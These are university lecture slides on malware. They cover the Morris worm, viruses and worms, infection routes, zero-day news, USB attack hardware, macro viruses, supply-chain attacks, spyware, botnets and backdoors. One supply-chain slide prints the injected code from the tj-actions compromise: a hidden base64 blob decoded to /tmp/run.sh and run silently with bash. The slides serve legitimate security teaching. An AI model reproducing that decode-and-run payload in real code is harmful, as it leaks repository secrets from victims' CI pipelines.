CS 419: Computer Security

Week 9: Malware

Paul Krzyzanowski

Malware

"All the News That's Fit to Print"

The New York Times

Late Edition

New York: Today, windy, occasional rain. High 58-64. Tonight, showery and mild. Low 52-55. Tomorrow, showers, breaking clouds. High 58-62. Yesterday: High 65, low 45. Details are on page 47.

VOL.CXXXVIII... No. 47,680   Copyright © 1988 The New York Times   NEW YORK, SATURDAY, NOVEMBER 5, 1988   50 cents beyond 75 miles from New York City, except on Long Island.   **35 CENTS**

Author of Computer 'Virus' Is Son Of N.S.A. Expert on Data Security

Cornell Graduate Student Described as 'Brilliant'

By JOHN MARKOFF

The "virus" program that has plagued many of the nation's computer networks since Wednesday night was created by a computer science student who is the son of one of the Government's most respected computer security experts.

The program writer, Robert T. Morris Jr., a 23-year-old graduate student at Cornell University whom friends describe as "brilliant," devised the set of computer instructions as an experiment, three sources with detailed knowledge of the case have told The New York Times.

The program was intended to live innocently and undetected in the Arpanet, the Department of Defense computer network in which it was first introduced, and secretly and slowly make copies that would move from computer to computer. But a design error caused it instead to replicate madly out of control, ultimately jamming more than 6,000 computers nationwide in this country's most serious computer "virus" attack.

The dent's program jammed the computers of corporate research centers including the Rand Corporation and SRI International, universities like the University of California at Berkeley and the Massachusetts Institute of Technology as well as military research centers and bases all over the United States.

Meeting with the Authorities

The virus's creator could not be reached for comment yesterday. The sources said the student flew to Washington yesterday and is planning to hire a lawyer and meet with officials of the Defense Communications Agency, in charge of the Arpanet network.

Friends of the student said he did not intend to cause damage. They said he created the virus as an intellectual challenge to explore the security of computer systems.

His father, Robert T. Morris Sr., has written widely on the security of the Unix operating system, the computer master program that was the target of the son's virus program. He is now chief scientist at the National Computer Security Center in Bethesda, Md., the arm of the National Security Agency devoted to protecting computers against outside attack. He is most widely known for writing a program to

'VIRUS' ELIMINATED, DEFENSE AIDES SAY

Crucial Computer Networks Said to Be Impenetrable

By MICHAEL WINES
Special to The New York Times

WASHINGTON, Nov. 4 — Defense Department officials said today that they had eliminated an electronic "virus" that played havoc with an unclassified military computer network

POLAND IS BUYING 3 BOEING AIRLINERS FOR $220 MILLION

EAST BLOC ORDER A FIRST

Sale to Be Financed Through a Lease-Purchase Accord With Western Banks

By AGIS SALPUKAS

The Boeing Company received an order yesterday from the national airline of Poland, the first order for advanced American aircraft from an Eastern bloc country.

The order from the LOT airline is for three 767 wide-bodied aircraft and is worth about $220 million. The transaction is to be financed through a lease-purchase agreement with Western banks, under which the airline will own the planes after 12 years.

Airline officials, at a news conference at the Polish Consulate in New York yesterday, would not identify the Western banks involved in the transaction.

The airline is state-owned and Poland's troubled economy is deeply in debt. But the new planes will bring the carrier significant savings on fuel, and the modern, more spacious aircraft could attract more bookings from Western travelers.

Planes Can Be Repossessed

The banks are apparently relying on those factors' for assurance that the airline can make its lease payments.

MOSCOW SUSPENDS PULLOUT OF ITS AFGHANISTAN FORCES; CHARGES VIOLATIONS OF PACT

U.S. Expresses Disappointment

President Reagan said yesterday that he was disappointed by the Soviet Union's decision to suspend the withdrawal from Afghanistan. The State Department said the suspension was disturbing.

Marlin Fitzwater, the White House spokesman, said the Soviets' actions "can only increase tensions in the region and raise speculation that they aren't going to live up to the Geneva accords."

But Administration officials nevertheless drew attention to Moscow's statement that the Soviet Union still intends to adhere to the accords, which call for the troop withdrawal to be complete by Feb. 15.

Article, page 4.

Aleksandr A. Bessmertnykh, a Soviet Deputy Foreign Minister, announced suspension of troop withdrawal from Afghanistan.
Associated Press

BETTER ARMS SENT

Soviets Hint at a Delay Past Feb. 15 Deadline for Full Withdrawal

By PHILIP TAUBMAN
Special to The New York Times

MOSCOW, Nov. 4 — The Soviet Union said today that it was suspending the withdrawal of its troops from Afghanistan and was supplying the Afghan Army with more powerful weapons because of stepped-up military activity by guerrilla forces.

Moscow left open the option of delaying its withdrawal beyond a February deadline for completing the removal of Soviet troops.

Aleksandr A. Bessmertnykh, a Deputy Foreign Minister, said the withdrawal — which started on May 15, paused on Aug. 15 and had been expected to resume later this month — was being delayed because of a worsening military situation in Afghanistan.

Vows to Carry Out Accords

He said at a news conference that "the Soviet Union intends to carry out

Unemployment Declines to 5.2%, Matching Lowest Rate Since '74

By ROBERT D. HERSHEY Jr.

Robert Tappan Morris Jr.'s Internet Worm

Attacked VAX computer systems running BSD

1. **Attempt to crack local passwords**
   - Guess passwords via dictionary attack
   - 432 common passwords and combinations of account names and usernames

2. **Look for readable `.rhost` files**
   - These may give you free *rsh* access to another system

3. **Do a buffer overflow exploit** on *fingerd* via *gets* to load a small program
   - Just 99 lines of C
   - The program connects back to the sender and downloads the full worm

4. **Use the DEBUG command of *sendmail***
   - Allowed remote command execution on a remote system

Then repeat … propagate the program onto any system it could log into

Malware

Etymology

Mal = prefix: bad, wrong

French *mal*; Old French *mal*; Latin *male/malus/mala*

Ware = suffix: software

Proto-Germanic *warjaz* ("dwellers of")

Any malicious software

- Viruses
- Spyware
- Rootkits
- Bots
- Worms
- Ransomware
- Backdoors
- Cryptojacking
- Trojan horses
- Adware
- Wipers
- Scareware

Motivation: Why deploy it?

For the same reasons as criminal activity in the real world

- **Financial Gain: extortion – ransomware, ad fraud**

- **Espionage: corporate, political, identity theft, surveillance**
  - Data theft (exfiltration) - possibly for other attacks (e.g., stealing account credentials)
  - Espionage: stealing content
  - Surveillance – monitor activity – possibly for other attacks (spyware)

- **Disruption/Sabotage**
  - Denial of service attacks
  - Destroy content or connected devices

- **Hijacking resources – host services**
  - Botnets, cryptomining, hosting contraband services, sending spam

- **Masquerading (impersonate users/systems) – launch other attacks**

- **For fun – the thrill of doing it**

Virus

Malicious code that attaches itself to a host file or program and spreads when the file or program is executed by the user

- **Replicates by copying itself or modifying:**
  - Other programs
  - Files read by other programs

- **Or sends email with malicious content**

- **Usually spread by sharing files or software or via unintentional downloads**

Worms vs. Viruses

Worm: Self-replicating malware that spreads across networks by exploiting vulnerabilities without needing a host file or user action.

Conceptually similar to a virus

- Software that replicates itself onto other systems

  May be spread automatically (via network access) or manually (e.g., email attachments, flash drives)

- The <u>key distinction</u> is whether the software is standalone

- **Worm:** Standalone software

- **Virus:** Requires a host program: a virus attaches itself to another piece of software

Virus Components: Classic Model

- **Infection mechanism**
  - Search for infection targets: other programs, specific files, disk areas

- **Payload**
  - The malicious part of the virus

- **Trigger** (logic bomb)
  - Executed whenever a file containing the virus is run
  - Determines whether the *payload* should be delivered
   - Virus may stay dormant for some time

Dropper:
Software that installs malware onto a system
1-stage: malware is in the dropper
2-stage: dropper downloads the malware

Sequence of operations

Infection (Propagation) → Triggering (Might require a human) → Execution (Payload release)

Malware Components: General Model

1. **Delivery (Initial Access)**
   - How the malware gets into the system
     - E.g., phishing, drive-by downloads, USB, exploits

2. **Installation (Persistence Mechanism)**
   - How it installs, survives reboots, and evades detection

3. **Command and Control (C^2)**
   - How it communicates with an attacker, fetches instructions, or exfiltrates data

4. **Execution (Payload)**
   - What it does once active—stealing data, encrypting files, spying, etc.

5. **Evasion & Trigger**
   - How and when it activates and how it avoids detection (obfuscation, rootkits, etc.)

Infiltration mechanisms: overview
Some ways in which malware enters a system

How does malware get onto a computer?

- **You installed it**
  - Supply chain attacks
    - You installed software from a legitimate vendor that used compromised libraries or installers
  - Social engineering
    - **Deceptive downloads**: You were fooled into installing software or clicked on something that triggered the installation: e.g., "System cleaner" software, software "updates", cracked versions of software, license key generators, …
    - **Phishing attacks**: usually email that is meant to look legitimate but contains a malicious attachment or link
    - **Spear phishing attacks**: personally targeted email meant to look legitimate
  - Business processes: You were given a document or spreadsheet with malicious macros or

- **Infected removable media**
  - USB drives with malicious firmware, installers, or malicious software

- **Stolen credentials**

- **Attackers exploiting vulnerabilities in software running on the computer**
  - Command injection, backdoors, Code injection, SQL injection, remote execution, or login vulnerabilities
  - Websites & malicious JavaScript

Zero-Day Vulnerabilities & Exploits

Zero-day exploits

Take advantage of **zero-day vulnerabilities** to break into a system or elevate privileges

Zero-day vulnerabilities: bugs that have been discovered but not reported and fixed

Zero day = once the vulnerability is made known, developers and system administrators have zero days to produce a fix

System administrators cannot take preventive measures to guard against them. Software developers don't know about them and have not developed patches.

N-Day Exploit: Targets known vulnerability (may have been patched)
N = # of days since the vulnerability has been made public
Systems often remain unpatched for a long time – attackers exploit this.

Google fixes Chrome zero-day exploited in espionage campaign

By Sergiu Gatlan — March 26, 2025 — 02:42 AM — 0

Firefox Affected by Flaw Similar to Chrome Zero-Day Exploited in Russia

Firefox developers have determined that their browser is affected by a vulnerability similar to the recent Chrome sandbox escape zero-day.

By Eduard Kovacs
March 28, 2025

New Windows zero-day leaks NTLM hashes, gets unofficial patch

By Sergiu Gatlan — March 25, 2025 — 02:22 PM — 1

Five critical vulnerabilities have been disclosed in the NGINX controller for Kubernetes – this could result in unauthenticated remote code execution and puts over 6,500 clusters at risk.

The Hacker News

Critical Ingress NGINX Controller Vulnerability Allows RCE Without Authentication

Mar 24, 2025 — Ravie Lakshmanan

A set of five critical security shortcomings have been disclosed in the Ingress NGINX Controller for Kubernetes that could result in unauthenticated remote code execution, putting over 6,500 clusters at immediate risk by exposing the component to the public internet.

The vulnerabilities (CVE-2025-24513, CVE-2025-24514, CVE-2025-1097, CVE-2025-1098, and CVE-2025-1974), assigned a CVSS score of 9.8, have been collectively codenamed IngressNightmare by cloud security firm Wiz. It's worth noting that the shortcomings do not impact NGINX Ingress Controller, which is another ingress controller implementation for NGINX and NGINX Plus.

This zero-day vulnerability allows attackers to obtain a user's NTLM credentials (Windows network login) by having the user view a malicious file in Windows Explorer (having them open a shared folder or USB disk, for example). It affects Windows 7 through the latest Windows 11. The NTLM mechanism will be retired in future Windows 11 version.

An incorrect handle enabled a sandbox escape. This was exploited to escape the browser's sandbox to deploy malware in espionage attacks targeting Russian media outlets and education organizations. A similar bug was patched in Firefox.

11 nation-state groups exploit unpatched Microsoft zero-day

The tech giant has yet to address a vulnerability that allows for malicious payloads to be delivered via Windows shortcut files and has been under active attack for eight years.

Published March 19, 2025

By Elizabeth Montalbano, Contributing Reporter

.LNK shortcuts can be abused to run arbitrary code. Trend Micro identified nearly 1,000 malicious .LNK files abusing the flaw – state sponsored groups from North Korea, Russia, Iran, China, and other actors

F

INNOVATION > CYBERSECURITY

New Windows Warning As 6 Zero-Day Attacks Confirmed

By Davey Winder, Senior Contributor. ⓘ Davey... ⌄   Follow Author

Mar 12, 2025 at 09:19am EDT

Microsoft patches six Windows zero-days.
SOPA IMAGES/LIGHTROCKET VIA GETTY IMAGES

Across January and February combined, Windows users had already been exposed to a total of five so-called zero-day exploits where attackers had already struck in the wild before a patch could be made available. March has just beaten that with a worrying six Windows zero-days being confirmed by Microsoft in the latest Patch Tuesday security announcement. Here's what you need to know.

Windows had 6 zero-day exploits disclosed by early March 2025

Zero-click exploits

Attack where the victim does not need to take any action, like clicking a link or opening a malicious file, for the attack to be successful.

BLEEPINGCOMPUTER

WhatsApp patched zero-click flaw exploited in Paragon spyware attacks

By **Sergiu Gatlan**

March 19, 2025   12:02 PM   0

WhatsApp has patched a zero-click, zero-day vulnerability used to install Paragon's Graphite spyware following reports from security researchers at the University of Toronto's Citizen Lab.

The company addressed the attack vector late last year "without the need for a client-side fix" and decided not to assign a CVE-ID after "reviewing the CVE guidelines published by MITRE, and [its] own internal policies."

WIRED

SECURITY   POLITICS   GEAR   MORE ∨   SUBSCRIBE

KIM ZETTER   SECURITY   NOV 1, 2024 6:00 AM

Zero-Click Flaw Exposes Potentially Millions of Popular Storage Devices to Attack

A vulnerability categorized as "critical" in a photo app installed by default on Synology network-attached storage devices could give attackers the ability to steal data and worse.

PHOTO ILLUSTRATION: WIRED STAFF; GETTY IMAGES

Attackers added the targets to a WhatsApp group before sending a PDF.
In the next attack stage, the victim's device automatically processed the PDF, exploiting the now-patched zero-day vulnerability to load a Graphite spyware implant in WhatsApp.

A Synology Photos app comes pre-installed and enabled on Synology's line of BeeStation storage appliances

File infector viruses

- **Virus adds itself to the end of an executable program file**

- **Patches a branch to that code at the start of the program**

- **Ideally**
  - Hidden in some unused part of the file so file length remains unchanged

Difficult with systems where users have restricted permissions or where the OS validates the digital signature of software and system files

Infected removable media

- **People share flash drives … or any removable media**

- **Microsoft tried to make software installation super-convenient**
    - Insert a CD or USB key and the installer runs
    - The instructions on what to run were contained in an `autorun.inf` file on the removable media
    - If you can get someone to insert the media, you get them to run your commands
    - Microsoft removed this … but there might be old versions running

- **KDE on Linux had a similar problem**
    - Using the KDE file viewer to navigate to a directory runs `.desktop` or `.directory` files in that directory
    - If you can get a user to navigate to a directory, you get them to execute any commands you want
    - This was fixed as of August 9, 2019 by removing support for shell commands

Infected flash drives

- **Unprotected firmware**
  - `BadUSB` – available on GitHub
  - Malware can replace firmware on a USB device to make it act like another device: e.g., make a flash drive behave like a keyboard
  - Can act like a regular storage device until the system is rebooted and the firmware detects it is talking to the BIOS

- **USB Drop Attack**
  - Attackers leave malicious USB devices for people to find and plug into their computers

- **Malicious software & links**
  - Curious users may click on installers, documents, photos

- **Data leakage**
  - They're easy to lose

USB Rubber Ducky

- **USB keystroke injection device: $79.99 at shop.hak5.org**

- **DuckyScript**
  - Create commands that Rubber Ducky will enter into a target
  - Script has functions, variables, conditionals
  - Can test for machine type and execute code appropriate for that machine

- **Pseudorandom delays between keystrokes to simulate humans**

**"To a human it's a flash drive.
To a computer it's a keyboard, typing at superhuman speeds."**

https://www.theverge.com/23308394/usb-rubber-ducky-review-hack5-defcon-duckyscript

https://shop.hak5.org/collections/best-selling/products/usb-rubber-ducky

Bash Bunny: $129.99

Simultaneously mimic multiple trusted devices to trick targets into divulging sensitive information without triggering defenses. The Bash Bunny is truly the world's most advanced USB attack platform.

Compromise a locked machine, capture credentials, exfiltrate loot, plant backdoors…

https://shop.hak5.org/products/bash-bunny

USB Rubber Ducky for Exflitration

Side-channel attack

- **Steal data from a target by transmitting it through signals that tell a keyboard when to light up CapsLock or NumLock LEDs**

- **When a CapsLock, NumLock, or ScrollLock key is pressed on one keyboard, the LED is illuminated on all attached keyboards**
  - This can be used to encode data
  - Data is gathered from a target and encoded as "lock keystrokes"
  - The USB Rubber Ducky listens for these keystrokes and records the data stream
  - *At no time does the computer detect that it has a mass storage flash drive connected*

See *Keystroke Reflection*: https://shop.hak5.org/pages/keystroke-reflection

BadUSB explained: How rogue USBs threaten your organization

The FBI has warned of an attack campaign that sends USB drives containing malicious software to employees. Here is what you need to know about BadUSB and mitigating its risks.

Michael Hill • January 20, 2022

In January 2022, the FBI issued a public warning over a USB attack campaign in which numerous USB drives, laced with malicious software, were sent to employees at organizations in the transportation, defense, and insurance sectors between August and November 2021. The USBs came with fake letters impersonating the Department of Health and Human Services and Amazon, sent via the U.S. Postal Service and UPS. The campaign has been dubbed "BadUSB," and the FIN7 hacker organization has been named as the culprit. Here is what you need to know about BadUSB and mitigating the risks of this USB attack.

BadUSB definition

"The BadUSB attack provides the victim with what looks like a physical USB stick and a lure to plug it into the victim's system, such as promising a gift card as a thank you or invoices that need to be processed," explains Karl Sigler, senior security research manager at Trustwave SpiderLabs. His malware research team initially discovered the campaign in 2020 while examining a malicious thumb drive as part of a forensic investigation for a U.S. hospitality provider.

"The USB drive is actually configured as a USB keyboard, and the computer will identify it and configure it as such," he tells CSO. "Once inserted, the USB keyboard will automatically start typing and will typically invoke a command shell and inject commands to download malware."

https://www.csoonline.com/article/3647173/badusb-explained-how-rogue-usbs-threaten-your-organization.html

Macro viruses: Microsoft Office

- **Microsoft Office apps have a powerful macro language**
  - VBA – Visual Basic for Applications
  - Extra features make it easy to:
    - Get to network printers, network shares, special folders, user information
    - Execute scripts on remote systems
    - Have the richness of a full programming language

- **… which made Microsoft Office apps appealing targets for viruses**
  - Spread by the ordinary business behavior of sharing documents
  - Run arbitrary code to propagate – or infiltrate other software
  - If malware can infect `normal.dot` – default template file
    - This will cause new Word documents to get infected

- **Microsoft Office apps now warn you if there's a VBA macro**
  - But users often click on *Enable macros* because they believe the content is legitimate

This workbook contains macros. Do you want to disable macros before opening the file?

Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

Learn about macros

Disable Macros

Enable Macros

Bypassing macro warnings

- **Another technique to pass malware protection emerged (2017)**
  - Send an RTF file with a .docx extension, MS Word will open it
  - It will result in the PC downloading a file with malicious HTML application content
  - Does not work if Microsoft's Protected View feature is enabled
    - Opens Office documents with macros in read-only mode

- **Yet another (2018)**
  - Embedding a specially crafted settings file into an office document bypasses macro warnings

- **2022**
  - Microsoft announced that they will block macros from content downloaded from the Internet
  - CVE-2022-30190: attackers exploited MSDT, a Microsoft support tool used to allow code to run, even if macros were disabled or when the user simply opened a preview of the file

SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted.   Learn More   ✕

Common Office Exploits Today

- **Social engineering**
  - Convincing users that a file is trustworthy, and they should enable macros when prompted
  - URLs embedded in a document:
    - The file itself isn't malicious but points to a malicious URL
    - The URL can also be a link to a fake page (such as a Microsoft 365 login page) to steal credentials

- **Microsoft Equation Editor**
  - This exploits a stack buffer overflow vulnerability (CVE-2017-11882) from 2017
  - Many users run old versions of Office (why update when the old version works fine?)
  - No need for macros or for users to click anything

- **Microsoft Support Diagnostics Tool**
  - The Follina exploit uses a vulnerability (CVE-2022-30190) that doesn't require macros
  - Special URLs designed for Microsoft support diagnostics allow documents to execute remote code and launch PowerShell scripts

See https://www.fortinet.com/blog/threat-research/excel-document-delivers-malware-by-exploiting-cve-2017-11882
See https://thehackernews.com/2025/03/top-3-ms-office-exploits-hackers-use-in.html

Supply Chain Attacks

Supply Chain Cyberattacks

- Between 2021 & 2023, supply chain attacks increased by 431%

- Another dramatic rise is expected in 2025

What we know about the xz Utils backdoor that almost infected the world

Malicious updates made to a ubiquitous tool were a few weeks away from going mainstream.

Dan Goodin • April 1, 2024

On Friday, a lone Microsoft developer rocked the world when he revealed a backdoor had been intentionally planted in xz Utils, an open source data compression utility available on almost all installations of Linux and other Unix-like operating systems. The person or people behind this project likely spent years on it. They were likely very close to seeing the backdoor update merged into Debian and Red Hat, the two biggest distributions of Linux, when an eagle-eyed software developer spotted something fishy.

"This might be the best executed supply chain attack we've seen described in the open, and it's a nightmare scenario: malicious, competent, authorized upstream in a widely used library," software and cryptography engineer Filippo Valsorda said of the effort, which came frightfully close to succeeding.

https://www.techspot.com/news/102456-linux-could-have-brought-down-backdoor-found-widely.html

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/

Hackers poison source code from largest Discord bot platform

Bill Toulas • March 25, 2024

The Top.gg Discord bot community with over 170,000 members has been impacted by a supply-chain attack aiming to infect developers with malware that steals sensitive information.

The threat actor has been using several tactics, techniques, and procedures (TTPs) over the years including hijacking GitHub accounts, distributing malicious Python packages, using a fake Python infrastructure, and social engineering.

One of the more recent victims of the attacker is Top.gg, a popular search-and-discovery platform for Discord servers, bots, and other social tools geared towards gaming, boosting engagement, and improving functionality.

Checkmarx researchers discovered the campaign and note that the main goal was most likely data theft and monetization through selling the stolen info.

According to the researchers, the attacker's activity started back in November 2022, when they first uploaded malicious packages on the Python Package Index (PyPI).

In the years that followed, more packages carrying malware were uploaded to PyPI. These resembled popular open-source tools with enticing descriptions that would make them more likely to rank well in search engine results.

https://www.bleepingcomputer.com/news/security/hackers-poison-source-code-from-largest-discord-bot-platform/

The Hacker News

Subscribe – Get Latest News

Coinbase Initially Targeted in GitHub Actions Supply Chain Attack; 218 Repositories' CI/CD Secrets Exposed

Mar 23, 2025   Ravie Lakshmanan

```
1  async function updateFeatures(token) {
2    const { stdout, stderr } = await exec.getExecOutput(
3      'bash',
4      [
5        '-c',
6        echo
"aWYgW1sgIiRPU1RZUEUiID09ICJsaW51eC1nbnUiIF1d0yB0aGVuCiAgQjY0X0JMT0I9YGN1cmwgLXNTZiBodHRw
vbnRlbnQuY29tL2Vkc29uY2VsaW8vZTA0ZjAyMzc0YTQwZDM0NmE0NWE3Q0GESNGMxZWNjZTIvcmF3L2IyZjM3TVml
lOWFjMDM00GUvbGFiLWN2ZS5SweSB8IHN1ZG8gbCd0aG9uMyB8IHRyIC1kICdcMCcgfCBncmVwIC1hIDE1IC8UgJyJbX
dKiIsImlzU2VjcmV0Ijp0cnVlLXH0nIHwgc29ydCAtdS9SB8IGJhc2U2NCAtdyAyAwYmFzZTY0IC13IDBgCiAgZWNob
4aXQgMApmaQ==" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`,
7      ],
8      {
9        ignoreReturnCode: true,
10       silent: true,
11     }
12   )
13   core.info(stdout)
14 }
15
```

The supply chain attack involving the GitHub Action "tj-actions/changed-files" started as a highly-targeted attack against one of Coinbase's open-source projects, before evolving into something more widespread in scope.

"The payload was focused on exploiting the public CI/CD flow of one of their open source projects – agentkit, probably with the purpose of leveraging it for further compromises," Palo Alto Networks Unit 42 said in a report. "However, the attacker was not able to use Coinbase secrets or publish packages."

The incident came to light on March 14, 2025, when it was found that "tj-actions/changed-files" was compromised to inject code that leaked sensitive secrets from repositories that ran the workflow. It has been assigned the CVE identifier CVE-2025-30066 (CVSS score: 8.6).

March 2025: GitHub attack against one of Coinbase's open-source projects.

Compromised tj-actions/changed-files to inject code that would leak sensitive secrets from repositories that ran this CI/CD workflow.

Tens of thoussands of repositories depend on this GitHub action.

Functions

Some things malware does

Wipers & Destruction

Destruction & denial of service

– Wipe data on the targeted system

– Wipe an entire operating system

– Flood the the network with requests to make services inoperative

– Lock user access

– Destroy connected devices

BLEEPINGCOMPUTER

Hackers breach US water facility via exposed Unitronics PLCs

By **Bill Toulas**   November 29, 2023   01:07 PM   2

CISA (Cybersecurity & Infrastructure Security Agency) is warning that threat actors breached a U.S. water facility by hacking into Unitronics programmable logic controllers (PLCs) exposed online.

PLCs are crucial control and management devices in industrial settings, and hackers compromising them could have severe repercussions, such as water supply contamination through manipulating the device to alter chemical dosing.

Other risks include service disruption leading to a halt in water supply and physical damage to the infrastructure by overloading pumps or opening and closing valves.

CISA confirmed that hackers have already breached a U.S. water facility by hacking these devices. However, the attack did not compromise potable water safety for the served communities.

Exfiltration, Spyware

- **Exfiltration: steal data**
  - Extract data – confidential files, login credentials, messages

- **Spyware: monitor user activity**
  - Browsing history
  - Messages sent/received
  - Files accessed
  - Keyboard activity
  - Camera/microphone access
  - GPS tracking

AT&T's data breaches affect "nearly all" of its customers, and many more non-customers

For AT&T, 2024 has been a very bad year for data security. The telecoms giant confirmed not one, but two separate data breaches just months apart.

In July, AT&T said contained phone customers, or ard in 2022 and in so from AT&T's syst Snowflake (more

THE CITIZEN LAB   munk school   UNIVERSITY OF TORONTO

GeckoSpy
Pegasus Spyware Used against Thailand's Pro-Democracy Movement

By John Scott-Railton[1], Bill Marczak[1], Irene Poetranto[1], Bahr Abdul Razzak[1], Sutawan Chanprasert[2], and Ron Deibert[1]

[1] Citizen Lab, University of Toronto   [2] DigitalReach

July 17, 2022

Key Findings

- We discovered an extensive espionage campaign targeting Thai pro-democracy protesters, and activists calling for reforms to the monarchy.
- We forensically confirmed that at least 30 individuals were infected with NSO Group's Pegasus spyware.
- The observed infections took place between October 2020 and November 2021.

Spyware: Keyloggers

- **Record everything you type (sometimes mouse movements too)**
  - Allows attackers to get login names, passwords, messages

- **Various ways to do this**
  - A malicious hypervisor can intercept & log all keyboard & mouse operations
  - Kernel-based logger
  - Windows hook mechanism
    - Procedure to intercept message traffic before it reaches a target windows procedure
    - Can be chained
    - Installed via SetWindowsHookEx WH_KEYBOARD and WH_MOUSE
      - Capture key *up*, *down* events and *mouse* events
  - Browser-based
    - JavaScript onKeyUp()
    - Intercept form submission (form grabbing)

- **Hardware loggers**

O.MG cable x-ray
https://hak5.org/omg

This Seemingly Normal Lightning Cable Will Leak Everything You Type

A new version of the OMG Cable is a USB-C to Lightning Cable that hackers can use to steal your passwords or other data.

Joseph Cox • September 2, 2021

It looks like a Lightning cable, it works like a Lightning cable, and I can use it to connect my keyboard to my Mac. But it is actually a malicious cable that can record everything I type, including passwords, and wirelessly send that data to a hacker who could be more than a mile away.

This is the new version of a series of penetration testing tools made by the security researcher known as MG. MG previously demoed an earlier version of the cables for Motherboard at the DEF CON hacking conference in 2019. Shortly after that, MG said he had successfully moved the cables into mass production, and cybersecurity vendor Hak5 started selling the cables.

…

The OMG Cables, as they're called, work by creating a Wi-Fi hotspot itself that a hacker can connect to from their own device. From here, an interface in an ordinary web browser lets the hacker start recording keystrokes. The malicious implant itself takes up around half the length of the plastic shell, MG said.

MG said that the new cables now have geofencing features, where a user can trigger or block the device's payloads based on the physical location of the cable.

https://www.vice.com/en/article/k789me/omg-cables-keylogger-usbc-lightning

Bots & Botnets

Botnet: collection of computers owned by innocent people but infected with malicious software

- **Attackers install malware in thousands of computers**

- **The malicious software usually sits dormant**
  - These compromised systems are called **zombies**

- **Zombies periodically contacts a Command & Control (C&C) server**
  - Wait for directions for an attack
  - Often downloads additional software as needed for the attack

- **Common for Distributed Denial of Service (DDoS) attacks**
  - Also useful for cryptomining, where you want the processing power of a large # of computers

Botnets

Three common uses for botnets:

1. Distributed Denial of Service (DDoS) attacks
   - A company has a finite number of servers and a finite amount of network capacity.
   - Send too much traffic to the servers and the servers and/or network get overloaded.
   - Now nobody can get through – even legitimate traffic.
   - Data is not destroyed, but the service is disrupted.
   - Attacks come from the network of zombies.
2. Spamming/phishing
   - Send tens of millions of malicious emails or texts
3. Cryptocurrency mining
   - Use the computing power of the zombies

Zombies

Command & Control Server

Zombies

Zombies

Backdoors

- **Remember Robert Morris' Internet worm?**
  - Exploited *gets* buffer overflow
  - Tried to crack passwords
  - Connect to remote hosts
  - Also used a backdoor in `sendmail`

- **Sendmail's backdoor**
  - Eric Allman, author of *sendmail*, wanted development access on a production system
  - The sys admin said, "no"
  - So he installed a password-protected backdoor in the next release
    - The backdoor was generally unprotected

Backdoors

Backdoor:

– Hidden mechanism to bypass normal authentication or access controls

- **Backdoors in malware can provide future access to the attacked system**

- **Ken Thompson's modified C compiler installed a back door to `login`**

- **A modification to the XZ Utils compression library discovered in 2024 enabled remote command execution**

- **Backdoors may be built in or added later via an exploit**

Legitimate Backdoors

- **Backdoors may be installed for legitimate purposes, such as maintenance**
  - This is why the author of *sendmail* installed a backdoor

- **But attackers can discover and exploit these backdoors**
  - The Morris attack checked for the *sendmail* backdoor
